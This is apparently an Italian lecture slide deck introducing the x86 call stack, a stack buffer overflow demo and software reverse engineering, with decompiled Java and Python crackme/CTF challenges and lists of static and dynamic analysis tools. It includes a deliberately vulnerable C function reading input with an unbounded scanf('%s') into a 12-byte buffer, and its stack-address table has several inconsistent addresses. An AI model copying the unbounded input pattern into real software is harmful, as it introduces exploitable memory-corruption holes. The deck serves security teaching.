
1. *Viene fatto il push dell' istruzione successiva alla chiamata della funzione.*
2. Viene fatto il push di EBP. (salvo il puntatore alla stack per il ritorno nella funzione padre)
3. Viene copiato ESP in EBP
4. Si esegue il codice della funzione

Quando finisce la funzione:

1. Viene messo in EAX il valore di ritorno della funzione
2. Viene ripristinato lo stato dei registri, in particolare viene ripristinato ESP. (ripristino il puntatore alla stack per il ritorno nella funzione padre)
3. *Viene fatto il pop di EIP* con l'istruzione ret.
4. Continua l'esecuzione nell'indirizzo in cui punta EIP

Stack call di un eseguibile

Stack allocata in memoria dall'indirizzo 0x804c000 al 0x804d000



Stack Overflow

```
int main(int argc, char** argv)
{
    chall();
    return;
}
```

```
void chall()
{
    char arr[12];
    int age;
    void* pointer;

    // ...

    scanf("%s", arr);

    // Codice sicuro:
    // scanf("%11s", arr);

    return;
}
```

Input: ABCDEFGHIJKLMNOPQRSTUVWXYZ+

0x804c000				
0x804cfb0	...			
0x804cfb4	DATA			
0x804cfb8	DATA			
0x804cfbc	DATA (arr[0] - arr[3])			
0x804fcf0	DATA (arr[4] - arr[7])			
0x804fcf4	DATA (arr[8] - arr[11])			
0x804fcf8	DATA - int age			
0x804fcfc	DATA - Pointer to ???			
0x804cf0	Return EIP to FRAME 1			
0x804cf04	Saved EBP of FRAME 1			
0x804cf08	DATA			
0x804cf0c	DATA			
0x804cf0e	DATA			
0x804cf0f	DATA			
0x804cf08	Return EIP to FRAME 0			
0x804cf0c	Saved EBP of FRAME 0			
0x804cf00	DATA			
0x804cf04	DATA			
0x804cf08	DATA			
0x804cf0c	EIP to exit			
...	...			
...	...			
D	C	B	A	
H	G	F	E	
L	K	J	I	
P	O	N	M	
T	S	R	Q	
X	W	V	U	
\0	+	Z	Y	
DATA	DATA	DATA	DATA	
DATA	DATA	DATA	DATA	
DATA	DATA	DATA	DATA	
DATA	DATA	DATA	DATA	
Return EIP to FRAME 0	Saved EBP of FRAME 0	DATA	DATA	
DATA	DATA	DATA	DATA	
DATA	DATA	DATA	DATA	
EIP to exit				



Intro al Reversing

Intro al Reversing

Reverse Engineering (in informatica):


L'analisi del comportamento di un oggetto (hardware o software che sia) che ha lo scopo di capirne il funzionamento e l'architettura, così da poterlo replicare e possibilmente migliorare.

Intro al Reversing

Software reverse engineering:

- *Eseguibile Linux (non decompilabile al sorgente)*
- *Eseguibile Windows-GCC (non decompilabile al sorgente)*
- *Eseguibile Windows .NET (decompilabile)*
- *Python (decompilabile)*
- *Java o APK (decompilabile)*
- ...

Reversing Java



The screenshot shows the jadx-gui interface with the title bar "*New Project - jadx-gui". The menu bar includes File, View, Navigation, Tools, and Help. The toolbar contains various icons for file operations. On the left, the project tree shows "JavaCrackMe.jar" containing "Source code" (with "p000" expanded) and "Resources". The main window displays the decompiled Java code for the class "p000.JavaCrackMe". The code prints a message, checks a condition involving a long value, and prints "Correct!" or "Wrong".

```
package p000;

/* renamed from: JavaCrackMe */
public class JavaCrackMe {
    public static final synchronized /* bridge */ /* synthetic */ void main(String... strArr) {
        synchronized (JavaCrackMe.class) {
            try {
                System.out.println("Reversing.Kr CrackMe!!!");
                System.out.println("-----");
                System.out.println("The idea came out of the warsaw's crackme");
                System.out.println("-----\n");
                if (Long.decode(strArr[0]).longValue() * 26729 == -1536092243306511225L) {
                    System.out.println("Correct!");
                } else {
                    System.out.println("Wrong");
                }
            } catch (Exception e) {
                System.out.println("Please enter a 64bit signed int");
            }
        }
        return;
    }
}
```

Reversing Python

```
[samuele@arch python_reversing]$ uncompyle6 reverse_me.pyc
# uncompyle6 version 3.6.5
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.2 (default, Feb 26 2020, 22:21:03)
# [GCC 9.2.1 20200130]
# Embedded file name: reverse_me.py
# Size of source mod 2**32: 613 bytes


def mistery(b1, b2):
    return bytes([_a ^ _b for _a, _b in zip(b1, b2)])

sx = b"\x92\x10]\xbda\x8d\x5P\x88\xf6q\xddz\x1a\x80\xf2\xb5\x1c\x95\x97$\x85\x07\x18\x9b\x81\x8e\xd2\xf3Y"

def main():
    input_key = input('Password: ')
    if len(input_key) != 32:
        print('Wrong...')
        exit()
    elif mistery(sx, input_key.encode()) == b'\xda#\x16\x8d\xf2\xe5\x96\x02\xed\x9a\x06\xee\x16y\xb0\x9f\xd0C\xe1\x9a\x7{\xf74N\xfe\xf3\xbb\xe3\x9d>':
        print('Correct!')
        print('FLAG: CTF{' + '{}'.format(input_key) + '}')
    else:
        print('Wrong...')

if __name__ == '__main__':
    main()
# okay decompiling reverse_me.pyc
[samuele@arch python_reversing]$ █
```

Reversing Windows .NET



The screenshot shows the ILSpy application window. The title bar reads "ILSpy". The menu bar includes "File", "View", and "Help". The toolbar contains icons for back, forward, file, and search, along with a "C#" button. The left pane is a tree view of assembly references:

- mscorlib
- System
- System.Core
- System.Xml
- System.Xaml
- WindowsBase
- PresentationCore
- PresentationFramework
- ICSharpCode.TreeView
- Mono.Cecil
- ICSharpCode.AvalonEdit
- ICSharpCode.Decompiler
- ILSpy
- DecompositionDemo
 - References
 - {}
 - {}
 - DecompositionDemo
 - Program
 - Base Types
 - Derived Types
 - .ctor() : void
 - Main(string[]) : void

The right pane displays the decompiled C# code for the Main method:

```
// DecompositionDemo.Program
private static void Main(string[] args)
{
    int x = 10;
    int y = 20;
    if (x == y)
    {
    }
}
```

Tool di analisi statica e dinamica eseguibili Windows

IDA Freeware



Ghidra



Analisi statica

Immunity Debugger

x86dbg

x64dbg

OllyDbg

WinDbg

Visual Studio Debugger

Analisi dinamica

Analisi statica e dinamica

Analisi statica


Analisi statica: consiste nell'analizzare un eseguibile senza avviarlo, studiandone il codice e le funzioni per determinarne il comportamento.

Strumenti per l'analisi statica


IDA Freeware



Ghidra



Cutter



strings

Analisi dinamica

Analisi dinamica: consiste nell'analizzare un eseguibile quando è in esecuzione. Essa è tipicamente effettuata dopo aver compiuto l'analisi statica di base. Rispetto a quella statica, questa fase permette di osservare le funzionalità del file dal “vivo”.

Strumenti per l'analisi dinamica

strace - System calls tracer

GDB - Gnu DeBugger



GDB
The GNU Project
Debugger



Strace

Nella prossima lezione affronteremo più nel dettaglio:

- *Buffer overflow / Stack overflow*
- *Tecniche di attacco per BOF*
- *Global Offset Table*
- *Stack canary*
- *Return Oriented Programming (ROP)*
- *Format string exploit*